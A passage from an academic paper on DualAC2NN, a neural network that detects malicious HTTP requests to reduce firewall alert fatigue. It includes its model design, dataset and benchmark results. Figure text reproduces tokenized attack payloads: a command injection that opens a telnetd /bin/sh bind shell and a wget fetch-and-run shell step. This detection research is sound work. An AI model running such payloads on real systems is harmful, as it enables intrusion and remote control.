15              $Cur_{pre} \leftarrow Cur_{pos}$
16          end
17          else
18              pass
19          end
20      end
21      $Cur_{pos}$ += 1
22  end
23  return $Str_{Inf}$ and $Str_{Pyl}$
```

Table 1. Generalization rules.

Regex Expressions	Substitution Strings
r'(http | https | ftp)://[a-zA-Z0-9]+/'	patternURL
r'(([01]{0,1}\d{0,1}\d | 2[0-4]\d | 25[0-5])\.){3}([01]{0,1}\d{0,1}\d | 2[0-4] \d | 25[0-5])'	patternIP
r'[a-f0-9]{16}'	patternHASH
r'^([A-Za-z0-9\+\-+]{4}){3,}([A-Za-z0-9\+\-+]{4} | [A-Za-z0-9\+\-+]{3} = | [A-Za-z 0-9\+\-+]{2}==)$'	patternBASE64
r'[0-9][0-9]{5,}'	patternLongNUM

After generalization and tokenization, $< Str_{interface}, Str_{payload} >$ can be converted into $< S_{interface}, S_{payload} >$, where $S_{interface}$ and $S_{payload}$ are composed of subwords, as $S_{interface} = [Sw_{i,0}, Sw_{i,1}, Sw_{i,2}, Sw_{i,3}, \ldots, Sw_{i,L-1}]$, $S_{payload} = [Sw_{p,0}, Sw_{p,1}, Sw_{p,2}, Sw_{p,3}, \ldots, Sw_{p,L-1}]$.

4.3. Model Design

In this section, we demonstrate our proposed DualAC$_2$NN model adaptive to the pair-form $< S_{interface}, S_{payload} >$ inputs as shown in Figure 8. We measure the payload maliciousness and interface sensitivity based on the dual-channel quantification, respectively. Then we compute the bipartite compatibility based on the ciculant matrix multiply operations. Eventually, we incorporate the threefold characteristics to integrate the attack feasibility estimation into detection decision based on the concatenation fusion for further neural computation. In addition, the attention mechanism is adopted to enhance the significant regions of the incoming request and reduce the influence from noise bytes.

4.3.1. Embedding

In order to construct an appropriate input for the neural network model, we must map the tokenized sequence into the numerical vector space. However, when dealing with network traffic data, we are often faced with a huge number of words, resulting in a large and sparse one-hot encoding vector, which significantly affects the model performance. Therefore, an embedding layer is required to convert sparse$|V|$-dimension one-hot encoding words into dense k-dimension vectors, where $|V|$ represents the volume of the vocabulary corpus and k stands for the fixed size of embedded vectors.

We build a constant embedding matrix based on the GloVe(Global Vector) [44] algorithm used as a shared embedding layer for semantic uniformity of the two parallel channels in our neural network. After embedding, tokens with similar semantics will be assigned in vectors with a close distance in the vector space. We assign every subword Sw_i in sequence with a unique index idx, and then look up the corresponding vectored representation V_{idx} in the GloVe dictionary. Consequently, we can obtain vectorized $< V_{interface}, V_{payload} >$ from $< S_{interface}, S_{payload} >$.

In this study, the vector size is assigned as 128. The sizes of interface sentence and payload sentence are assigned to 128. The excess part of the input sequence is truncated and the insufficient part is filled with zero.

4.3.2. Attention Module

As Figure 8 shows, an attention layer is introduced between the input layer and the convolution layer inspired by [45]. Concretely, the attention layer is to produce a context vector for each word. The context vector is concatenated with the original word vector as a new representation of the input vector is, fed to the following dual-channel convolution layer, respectively. The core idea of the attention mechanism is to facilitate the model to concentrate on some significant regions of an incoming sentences based on the attention weights. Attention mechanism determines to which regions more attention should be paid than other regions in the sentence for the classification task. In our study, the attention mechanism is an additional MLP being jointly trained with all other components of DualAC$_2$NN. The lilac-filled circle of the attention module or CNN module in Figure 8 represents the context vector g_i as scored words combined with input words $\mathbf{w}$ in a weighted sum:

$$\mathbf{g}_i = \sum_{j \neq i} \alpha_{i,j} \cdot \mathbf{w}_j \tag{1}$$

where $\alpha_{i,j}$ are attention weights and satisfy that $\alpha_{i,j} \geqslant 0$ and $\sum_j \alpha_{i,j} = 1$ through softmax normalization. The following equations can be used to describe the attention mechanism:

$$\alpha_{i,j} = \frac{\exp\left(\text{score}\left(\mathbf{w}_i, \mathbf{w}_j\right)\right)}{\sum_{j'} \exp\left(\text{score}\left(\mathbf{w}_i, \mathbf{w}_{j'}\right)\right)} \tag{2}$$

$$\text{score}\left(\mathbf{w}_i, \mathbf{w}_j\right) = v_a^{\top} \tanh\left(W_a\left[\mathbf{w}_i \oplus \mathbf{w}_j\right]\right) \tag{3}$$

where W_a is provided by the MLP mentioned above. Then, we concat the word vector $\mathbf{w}_i$ with its context vector $\mathbf{w}_i$ to obtain the extended vector $\mathbf{w}'_i$ respectively:

$$\mathbf{w}'_i = \mathbf{w}_i \oplus \mathbf{g}_i \tag{4}$$

After the computations stated in the above equations, we can obtain the composed form $V'_{interface} = V_{interface} \oplus Attention(V_{interface})$ and $V'_{payload} = V_{payload} \oplus Attention(V_{payload})$. Then, we feed them into the following dual-channel convolution neural network module, respectively, as Figure 8 shows.



Output
Softmax
Batch Normalization
Dense Layers
Circulant Fusion Module
Joint Representation
Concatenate
Interface Sensitivity Circulant Matrix
Inner Product
Inner Product
Payload Maliciousness Circulant Matrix
Circulant
Circulant
Interface Sensitivity Immediate Vector
CNN Module
Payload Maliciousness Immediate Vector
Dense Layers
Dense Layers
Max Pooling
Concatenate
Multi-scale Convolution Layers
} word
} attention
Attention Module
word
Interface vector
Payload vector
Shared GloVe Embedding
/ start _ app ly . htm fb _ co un try fb _ email db log _ en able ⋯
eee test @ test . com | $ (tel net d - l / bin / sh - p 9 0 9 0) 0 ⋯
Interface sequence
Payload sequence
Pair: <Interface, Payload>

Figure 8. Architecture of proposed DualAC$_2$NN model.

4.3.3. Dual-Channel Convolution Neural Network Module

Next, we build a dual-channel convolution neural network architecture for more accurate representation for the recognition of malicious HTTP requests. The CNN model automatically extracts data features through sliding windows and convolution operations, making full use of and mining local regional features present in data streams [29,46].

During training, by discovering distinct combinational patterns, activate the corresponding neurons and increase the importance of these patterns one by one. In this study, parallel neural networks are coordinated to learn complementary features, and, thus, a symmetry architecture is constructed. After the words from a single channel are fed into the neural network, we adopt convolution operations with multiple filters varying in the window sizes, and each convolution layer is followed by a maxpooling operation, as in Equation (5). Then, we can obtain two immediate vectors from the followed fully connection network as in Equation (6), which quantitatively demonstrates the interface sensitivity ($v_{immediate,interface}$) and payload maliciousness ($v_{immediate,payload}$).

$$v_i = Pooling\big(\text{conv1D}(W_{\theta_i}, V', \text{“}valid\text{”})\big) \tag{5}$$

$$v_{immediate} = FC_\theta\left(Concat\left(\{v_i\}_{i=0}^{n-1}\right)\right) \tag{6}$$

In our architecture, we adopt three filters with different window sizes, which means that n is assigned as three.

4.3.4. Circulant Fusion Module

In this study, we introduce a circulant fusion module as mentioned in [26] to estimate the implicit compatibility through exploiting interactions among elements of the interface sensitivity immediate vector and the payload maliciousness immediate vector, as sketched in Figure 9.

Firstly, we expand and reshape the immediate vectors into circulant matrixs ($CirM_{interface}$, $CirM_{payload}$), respectively, as in Equation (7). Then, we compute the inner product between the interface sensitivity immediate vector with the payload maliciousness circulant matrix, and the inner product between payload maliciousness immediate vector with the interface sensitivity circulant matrx, and we can obtain two cross-fused vectors C_{ip} and C_{pi} as in Equation (8). Compared to commonly used fusion methods mainly including element-wise product, element-wise sum, or simply concatenation, circulant fusion is capable of exploring nearly all possible interactions between vectors of different modalities as each row of a matrix shifts one element. Meanwhile, based on the computation of all possible interactions, we can query all the possible aspect alignments of interface sensitivity and payload maliciousness, thus obtaining a comprehensive compatibility estimation.

After obtaining the joint representation ${}^{\circ}\,\mathbf{joint}$ of these two cross-fused vectors and two immediate vectors as in Equation (9), we feed it into the final fully connected layers. Through batch normalization and softmax computation, we can obtain the output determining the predicting label of the current request, Equation (10). Considering the composition of joint vectors, our method covers all threefold characteristics and integrates the attack feasibility estimation into the final determination.

$$\begin{aligned} CirM_{interface} &= \text{circ}(v_{immediate,interface}) \\ CirM_{payload} &= \text{circ}(v_{immediate,payload}) \end{aligned} \tag{7}$$

$$\begin{aligned} C_{ip} &= CirM_{interface} \odot v_{immediate,payload} \\ C_{pi} &= CirM_{payload} \odot v_{immediate,interface} \end{aligned} \tag{8}$$

$$\begin{aligned} {}^{\circ}\,\mathbf{joint} &= v_{immediate,interface} \oplus C_{ip} \\ &\oplus C_{ip} \oplus v_{immediate,payload} \end{aligned} \tag{9}$$

$$\mathbf{Y} = Softmax(BatchNorm(FC_\theta(v_{joint}))) \tag{10}$$



Multiply
Sum
Multiply
Innner Product
cross-fused vector:
save config ... wget patternURL cgi sys . sh - o - > / tmp / nemp ; sh ...
/ cgi - bin / cgi _ system cmd b folder b file inc _ e map inc _ pos

Figure 9. Schematic diagram of circulant fusion module.

5. Evaluation

In order to evaluate the efficacy of our proposed framework, we conducted experiments on a real-world dataset.

- Firstly, we conducted comparative experiments to compare the detection performance of DualAC$_2$NN with a rule-based commercial web application firewall (RWAF) to verify our conjecture that through supervised-learning methods, detectors can develop the intelligence to identify threatening attacks, see Section 5.3.
- Secondly, we conducted comparative experiments to compare our model with several state-of-the-art models to evaluate the capability of our model to reduce false alerts, see Section 5.3.
- Thirdly, we measured time overhead and appraised the practicability of proposed methods on real-world application, especially the efficiency of threat response, see Section 5.4.
- Finally, ablation experiments were conducted to further demonstrate the plausibility of our model design with every component, see Section 5.5.

5.1. Dataset Construction

Most of existing research was performed on the dataset generated from a simulated or ideal environment with very limited types of attacks. In particular, these datasets rarely contain real-world attacks, network scanning samples, and brute-force attack attempts, which are not applicable to evaluating our work.(The dataset will be available from the author upon request soon after publication.) Therefore, the dataset used in our experiment is derived from a traffic monitor system deployed on the edge of an enterprise network. With days of collection, a tremendous number of raw HTTP requests were stored, involving over 54 types of web service suites and 28 different network devices, as listed in Table 2.

Then, we sorted the plausible attacks along with unharmful or normal messages, and established a dataset based on weeks of manual labeling.

Table 2. Involved applications and devices in our dataset.

Type	Product
WEB service	AlienVault ossim, Apache Kylin, Apache Log4j, Apache OFBiz, Apache Shiro, Apache Solr, Apache Spark, Apache Struts, Apache Tomcat, Atlassian Confluence Server, Atlassian JIRA, Citrix Gateway, Comtrend VR, DedeCMS, Discuz, Django, Drupal, Elasticsearch Groovy, EmpireCMS, Fortinet VPN, FreePBX Framework, GlassFish, goahead, Hadoop yarn, IIS, Intellian Aptus Web, JBoss, Jenkins, Joomla, MongoDB, Nagios, Nexus CMS, Nostromo Web, OpenDreamBox, Orcale weblogic, Phpmyadmin, Phpstudy, Phpweb, SCO Openserver, Spring CMS series, Stapler, Sunhillo SureLine, Supervisord, Symantec Web Gateway, Thinkadmin, ThinkCMF, ThinkCMS, ThinkPHP5, vBulletin, vTiger CRM PHP webapps, WebSphere, Wordpress, ZeroShell, Zimbra Collaboration Suite
Network device	AVTECH DVR, Belkin LINKSYS series, Cisco Linksys E-series, Dlink router DIR-series, DrayTek Vigor series, EirD1000, GPON network gateway, Grandstream GWN7610, Grandstream UCM6200, Huawei HG532, Lilin dvr, MikroTik RouterOS, NetGear R-series, NetGear WNR-series, NETIS WF2419, Netlink GPON GT3200-4F2P, Realtek rtl81xx SDK, Shenzhen TVT DVR, Tenda AC-series, TP-Link AC-series, TP-Link W-series, Ubquiti ubnt AirCam, Vacron NVR, Xiaomi router, ZTE ZXV10 H180L, Zyxel CloudCNM SecuManager, ZyXEL NAS, ZyXEL P660HN

In this study, our consideration of alert fatigue mainly concentrates on the following three cases as the aforementioned motivative examples. This is also the basis and starting point for us to establish and label the dataset. Hence, to evaluate the ability of diverse methods to combat false alerts, we divided the samples into two categories, according to their threat level from the view of static audits, which was different from previous work. In Table 3, we summarize the statistical details of our dataset.

Among those, the threatening requests contain statically valid attacks of SQL injections (T1), XSS injections (T2), and RCE attacks (T3), covering over 314 different vulnerabilities in listed applications.

The nonthreatening requests consist of numerous normal HTTP requests (N1), quite a proportion of implausible attempts (N2) and unharmful scannings (N3) which are prone to be falsely alerted just like the aforementioned examples in Section 2.2. During experiments, the dataset is divided into training and test sets according to the 7: 3 ratio, with the aim of ensuring that the training set and test set retain the same proportion of various types of samples.

Table 3. Composition of our dataset.

Label	Type	Number
Threatening	XSS injection	603,900
	SQL injection	617,000
	RCE attack	627,040
	Sum	1,847,940
Nonthreatening	Normal	1,500,000
	Implausible attempt	220,570
	Unharmful scanning	304,000
	Sum	2,024,570

5.2. Experiment Configuration

All experiments were performed under the same experiment configuration, and the details are listed in Table 4.

Table 4. System configuration of the experimental setup.

Component	Description
Central processing unit	Intel Xeon E5-2678 v3
Random access memory	DDR4 128 GB
Graphics processing unit	RTX 3090

5.3. Performance Comparison

To evaluate the performance of the detection framework proposed in this paper, comparative experiments were conducted on the aforementioned dataset.

During our experiments, we regard the threatening as positive and nonthreatening as negative. Hence, the TP, TN, FP, and FN are abbreviations for true positive, true negative, false positive, and false negative, respectively, and the performance metrics can be obtained according to the corresponding equations as follows:

$$Accuracy(Acc.) = \frac{TP+TN}{TP+TN+FP+FN} \tag{11}$$

$$Precision(Prec.) = \frac{TP}{TP+FP} \tag{12}$$

$$Detection\ Rate(DR) = Recall(Rec.) = \frac{TP}{TP+FN} \tag{13}$$

$$F1 - score(F1.) = \frac{2Precision \times Recall}{Precision + Recall} \tag{14}$$

$$False\ positive\ rate(FPR) = \frac{FP}{TN+FP} \tag{15}$$

The parameter manifest of the proposed DualAC$_2$NN model are summarized in Table 5. The same parameters are used in both the left and right channels. During training, we set the batch size as 64, and the maximum number of epoch at 50, along with a cross-entropy loss function and an Adam optimizer with a learning rate of 0.001.

Table 5. Parameter manifest of proposed DualAC$_2$NN model.

Layers	Parameters	Activation
Attention *	default additive attention	\
Conv1d *	filter = [128,128,128], kernel = [3,4,5], padding = 'valid', strides = 1	ReLu
Maxpooling1d *	pool_size = 4, padding = 'valid', strides = 1	ReLu
Concatenate *	axis = −1	\
Flatten *	\	\
Dense *	units = 32	ReLu
Regularization *	dropout (0.5)	ReLu
Circluant	element-wise product circlunat as in [26]	ReLu
Concatenate	axis = −1	\
Dense	units = 2	Softmax

The layers with * means that the parameters are applicable to both two channels.

The performance comparison between a rule-based commercial WAF (RWAF) with our method is shown in Table 6. The experimental results demonstrate that our proposed DualAC$_2$NN outperform both in DR and FPR. In addition, DualAC$_2$NN can effectively reduce the false alarms derived from N1, N2 and N3, and lower the FPR by around 86.37% along with preserving a detection rate of 97.89%. This shows that RWAF is incapable of distinguishing implausible (N2) and unharmful scanning (N3) due to the limitation of rules, along with suffering from the overalarm of certain normal requests, as depicted in Figures 3–5. Through supervised training, machine-learning models can develop the empirical intelligence to deduce the attack feasibility and largely mitigate the impact of implausible attempts and unharmful scannings on alarm determination. Meanwhile, due to the generalization ability of machine-learning methods, the detection capacity of threatening samples has also been improved. This means that DualAC$_2$NN can discover more attacks that can evade existing rules. Overall, the experiment indicates that machine-learning-based methods can effectively learn the discrepancies between nonthreatening and threatening requests under our experiment configurations.

Table 6. Performance comparison with a rule-based commercial WAF on test set.

Method	Predicted Label	Threatening			Nonthreatening			DR	FPR
		T1	T2	T3	N1	N2	N3		
RWAF	Threatening	172,430	152,251	158,541	1266	66,171	91,200	0.8716	0.2612
	Nonthreatening	8740	32,849	29,571	448,734	0	0		
DualAC$_2$NN	Threatening	176,702	180,201	185,758	587	16,649	4378	0.9789	0.0356
	Nonthreatening	4468	4899	2354	449,413	49,522	86,822		

To evaluate the capacity of our proposed model to mine and exploit the attack feasibility-related characteristics and prove the effectiveness of our model design, we compared our model with several state-of-the-art static malicious request-detection models under the same experiment configuration. The baseline models are as follows:

- *SVM*: bag-of-words embedding support vector machine model with default parameters.
- *Random Forest (RF)*: bag-of-words embedding random forest model with default parametesr.
- *DeepHTTP* [28]: two-channel BiLSTM followed by an attention layer, fed by a pair of a content vector and a structure vector with a trainable embedding layer.
- *Enhanced TextCNN (ECNN)* [29]: TextCNN with word2vec [47] embedding to extract features followed by an SVM layer instead of logistic regression layer for final output.
- *Resnet* [30]: modify Resnet to adapt to text data with word2vec embedding.

The results in Table 7 show that DualAC$_2$NN significantly outperforms other baseline models in accuracy, precision, recall and f1-score, while lowering the FPR by around 61.64% along with retaining a detection rate at 97.89%. Due to the reorganization and alignment processing, and a further circulant fusion mechanism, our model has stronger estimation and reasoning capabilities than other state-of-the-art models. Further, we plot the receiver operating characteristic (ROC) curve for comparison of true positive rate (TPR) vs. false positive rate (FPR) at different classification thresholds to better examine the performance of the proposed detection model. Figure 10 shows the ROC curves for the proposed DualAC$_2$NN with five other baseline models. DualAC$_2$NN shows superior performance to the other models under different conditions. All the above experimental results indicate that the proposed model is able to mine and exploit hidden characteristics in request data more effectively than other baseline models in our task. In addition, it demonstrates the effectiveness of our model design.




Figure 10. Comparative ROC curves of DualAC$_2$NN with other baseline methods.

Table 7. Performance comparison with several existing methods on test set.

Method	Embedding	Channel	Acc.	Prec.	Rec.	F1.	FPR
SVM	TF-IDF	\	0.7972	0.8076	0.7549	0.7804	0.1641
RF	TF-IDF	\	0.8879	0.8648	0.9068	0.8853	0.1294
DeepHTTP	trainable linear layer	dual	0.8921	0.8819	0.8936	0.8877	0.1093
ECNN	Word2vec	single	0.9328	0.9043	0.9608	0.9317	0.0928
Resnet	Word2vec	single	0.9138	0.8926	0.9313	0.9116	0.1022
DualAC$_2$NN	GloVe	dual	0.9713	0.9617	0.9789	0.9702	0.0356

5.4. Time Overhead

Time overhead is also an important indicator besides the detection performance. Concretely, the more alerts for real threats we can handle at the same time, the more we can shorten the response time to a severe incident, thus reducing the possibility of alert fatigue.

To ensure the same computing environment, we compared our method with three other baseline models that work on GPU calculations. We recorded the training time and testing time of each model under the same configuration. Comparison of models based on computational time is shown in Table 8, with the best values emphasized in bold. Our DualAC$_2$NN showed a significant advantage in both training and test time compared with other baselines. Intuitively, DeepHttp costs more time because of its serial LSTM cells. In addition, compared to other CNN-based model such as ECNN and Resnet, we divided the whole request into two pieces, then the input size of single channel decreases by half. Therefore, we can obtain smaller networks than the original CNN architecture for inputs with the same size, which consumes less time compared to other single-channel CNN models. The experiment shows that the average time for a single requests is controlled in 2.608×10^{-4} seconds under the configuration of this paper, which is acceptable in practical applications.

Table 8. Time consumption on the training set and test set.

Method	Traning Time (s)	Test Time (s)
DeepHTTP	184,891	952
ECNN	63,277	352
Resnet	93,130	384
DualAC$_2$NN	34,934	303

5.5. Ablation Studies

In this section, we demonstrate the effectiveness of the architecture design of our framework. Our framework is composed of three critical components: request reorganization, attention module, circulant fusion module. We conducted three groups of comparative experiments to verify the effectiveness of those components:

- Proposed request reorganization versus random reorganization;
- Attention module versus no attention module;
- Circulant fusion module versus no circulant fusion.

We notate the method with only modifying the request reorganization into random reorganization as Setting 1, the model with only removing the attention layer as Setting 2, and the model with only removing the circulant fusion module as Setting 3. Furthermore, we observed the change in performance under different settings and recorded them in Table 9.

Table 9. Performance comparison under different settings on the test set.

Setting	Acc.	Prec.	Rec.	F1.
Setting 1	0.9426	0.9208	0.9625	0.9412
Setting 2	0.9653	0.9578	0.9700	0.9638
Setting 3	0.9488	0.9233	0.9735	0.9477
DualAC$_2$NN	0.9713	0.9617	0.9789	0.9702

The results prove that the request reorganization and circulant fusion play an important role in our method. We can come to a conclusion that the framework's performance will be significantly enhanced by semantic alignment and the further cross fusion. In addition, the usage of an attention mechanism can also improve the performance of our framework to a certain extent.

6. Conclusions

This paper provides a novel idea to deal with the current alert-fatigue dilemma. In contrast to previous methods, we guide the machine-learning model to develop some empirical intelligence from security analysts to reduce the false alerts. To this aim, we introduce the concept of attack feasibility covering interface sensitivity, payload maliciousness, and their bipartite compatibility. Then, we propose a fast request-reorganization algorithm and dual-channel neural network architecture, namely, DualAC$_2$NN for neural computation that integrates the attack feasibility estimation into the alert decision. Comprehensive experiments showed the effectiveness of our method, which can outperform a commercial rule-based WAF and some certain state-of-the-art methods in previous work. Meanwhile, our method achieves a lower time overhead compared to a baseline model, implying the practicability for combating real-world alert fatigue.

Overall, our study indicates that machine-learning-based methods are capable of grasping the empirical intelligence on alert investigation to a certain extent. It is a promising direction to combine attack feasibility estimation with malicious-request detection. This enables part of the job on alarm processing to be moved forward into the detection phase, in order to reduce the generation of false positives and alleviate alert fatigue at the source. However, there still exist some limitations in our work. Due to the restriction of the input layer, the HTTP requests might be long enough. Our work will not show advantages for short requests, especially when the length of interface-related strings and payload-related strings are extremely imbalanced. Especially, the input requests must be limited to those that are unencrypted and unobfuscated. It means that we can further improve the framework architecture for adaption to more scenarios. In addition, through appropriate model design, we can mine and exploit more underlying characteristics to obtain better performance in the future.

Author Contributions: Conceptualization, G.Y. and X.L.; methodology, G.Y.; software, G.Y.; validation, G.Y. and X.L.; formal analysis, X.L.; investigation, C.T.; resources, C.T.; data curation, G.Y.; writing—original draft preparation, G.Y.; writing—review and editing, X.L. and C.T.; visualization, G.Y.; supervision, C.T.; project administration, C.T. All authors have read and agreed to the published version of the manuscript.

Funding: This research received no external funding.

Institutional Review Board Statement: Not applicable.

Informed Consent Statement: Not applicable.

Data Availability Statement: The data presented in this study are available on request from the corresponding author after publication. The data are not publicly available due to privacy or ethical restrictions.

Acknowledgments: Thanks to INSG Lab of NUDT for providing high-performance server to support our research.

Conflicts of Interest: The authors declare no conflict of interest.

Abbreviations

The following abbreviations are used in this manuscript:

TP	True positive
FP	False positive
TN	True positive
FN	False negative
Acc.	Accuracy
Pre.	Precision
Rec.	Recall
F1.	F1-score
FPR	False positive rate
ROC	Operating characteristic

References

1. Libinjection. From SQLI to XSS v2. Available online: https://www.client9.com/libinjection-from-sqli-to-xss-v2 (accessed on 10 June 2022).
2. ModSecurity. Open Source Web Application Firewall. Available online: http://www.modsecurity.org/ (accessed on 10 June 2022).
3. Perdisci, R.; Ariu, D.; Fogla, P.; Giacinto, G.; Lee, W. McPAD: A multiple classifier system for accurate payload-based anomaly detection. *Comput. Netw.* **2009**, *53*, 864–881. [CrossRef]
